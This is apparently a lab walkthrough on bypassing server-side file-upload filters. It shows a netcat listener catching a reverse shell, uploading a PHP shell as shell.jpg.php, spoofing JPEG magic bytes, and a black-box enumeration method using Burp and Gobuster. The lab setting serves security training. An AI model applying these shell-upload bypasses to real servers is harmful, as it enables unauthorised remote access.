
```
muri@anonymised-terminal:~# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.152] from (UNKNOWN) [192.168.1.228] 44964
Linux staging-web-server 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:
15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 01:23:10 up 2 days,  7:26,  4 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                Wed02   22:52m  0.04s  0.03s -bash
root     pts/0    192.168.1.151    23:26   27.00s  0.30s  0.30s -bash
root     pts/1    tmux(1927).%0    Sat15   46:09m  2.31s 26.29s tmux new -s
 Dev
root     pts/2    tmux(1927).%5    Sun14    2days  0.33s  0.07s vim java/in
dex.php
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Let's look at another example, with different filter.
Now, we will do it completely black-box, i.e. without the source code.


demo.uploadvulns.thm

Extension Filtering

Let's try uploading a completely legitimate file (spaniel.jpg).


Extensions

demo.uploadvulns.thm/?submit=success

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums Net


Extension Filtering

Select File

Upload

File uploaded successfully

So, we found that we can atleast upload jpeg files.
Now let's try to upload a file - shell.php which will probably get rejected.


Extensions

demo.uploadvulns.thm/?submit=invalid

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetH

Extension Filtering

Select File

Upload


Invalid File Format

Here, we will try to upload a file with extension “shell.jpg.php” as we know that jpg file are accepted, assuming that if the filter is just checking to see if **.jpg** file extension is somewhere in the input.

Pseudocode for this kind of filter may look something like this-

```
ACCEPT FILE FROM THE USER -- SAVE FILENAME IN VARIABLE userInput
IF STRING ".jpg" IS IN VARIABLE userInput:
    SAVE THE FILE
ELSE:
    RETURN ERROR MESSAGE
```

When we try to upload our file, we get a success message.
Navigating to the **/uploads** directory confirms that the payload was successfully uploaded.



Index of /uploads

```
Name            Last modified     Size Description
Parent Directory                       -
shell.jpg.php   2020-06-07 02:32  5.4K
spaniel.jpg     2020-06-07 02:32  357K
```

Apache/2.4.29 (Ubuntu) Server at demo.uploadvulns.thm Port 80

Activating it, we receive our shell.


~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

The key to bypass any kind of server-side filter is to enumerate and see what is allowed, as well as what is blocked.
Then try to craft a payload which can pass the criteria the filter is looking for.

Bypassing Server-Side Filtering: Magic Numbers

• Magic numbers are used as more accurate identifier of files.
• Magic number of a file is a string of hex digits.
• It's possible to use magic numbers to validate file uploads, simply by reading the first few bytes and comparing them against either a whitelist or a blacklist.
• This technique can be very effective against a PHP based webserver.

For example- As usual we have an upload page
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~



Magic Numbers

Here, if we upload a standard **shell.php** file, we get an error.
If we upload a JPEG file, it is successfully uploaded.

As JPEG files are uploaded, we would try adding the JPEG magic number to the top of our **shell.php** file.
There are several possible magic numbers for JPEG files.
Using- **FF D8 FF DB**
Now, we will open **hexeditor** (by default present in Kali linux) and change the first 4 bytes with the above hexadecimal code.

Example Methodology

Example methodology to approach a black-box file upload kind of challenge-

Assuming we have been given a website to perform a security audit on.
• Take a look at the website as a whole, using browser extensions such as **Wappalyzer** or manually.
• We would look for indicators of what languages and frameworks the web application might have been built with.
• A good way to do it manually is to request the website and intercept the response using Burpsuite. Headers such as **server** and **x-powered-by** can be used to gain information about the server.
• We would be also looking for vectors of attack like, an upload page.
• Suppose, we would an upload page, then we would inspect it further.
• We would look at the source code for any client-side scripts to determine, if there are any client-side scripts to bypass.
• We would then attempt to upload a completely innocent file.
• Then, we would try to look, how our file is accessed.
• We would try to enumerate, that from which folder our file is accessed. We may use Gobuster for this.
  ◇ An important Gobuster switch can be **-x**, which can be used to look for files with specific extensions.

If our file upload has been stopped by the server, some ways to ascertain what kind of server-side filter is in place is:-

• If we are able to successfully upload a file with a different file extension, then probably, the server is using an extension blacklist to filter out executable files. If it fails, then it might be using an extension whitelist.
• By trying to upload an innocent file and changing its magic number to something which we could expect to be filtered. Then we know that the server is using a magic-number based filter.
• We can try to upload our innocent file and intercept the request with Burpsuite and change the MIME type of the upload to something that we would expect to be filtered by the server. If it fails, then we know that the server is using MIME type filtering.
• By enumerating file length filters, is a case of uploading a small file, and then progressively bigger files until we hit the filter. At that point we will know what the acceptable limit is.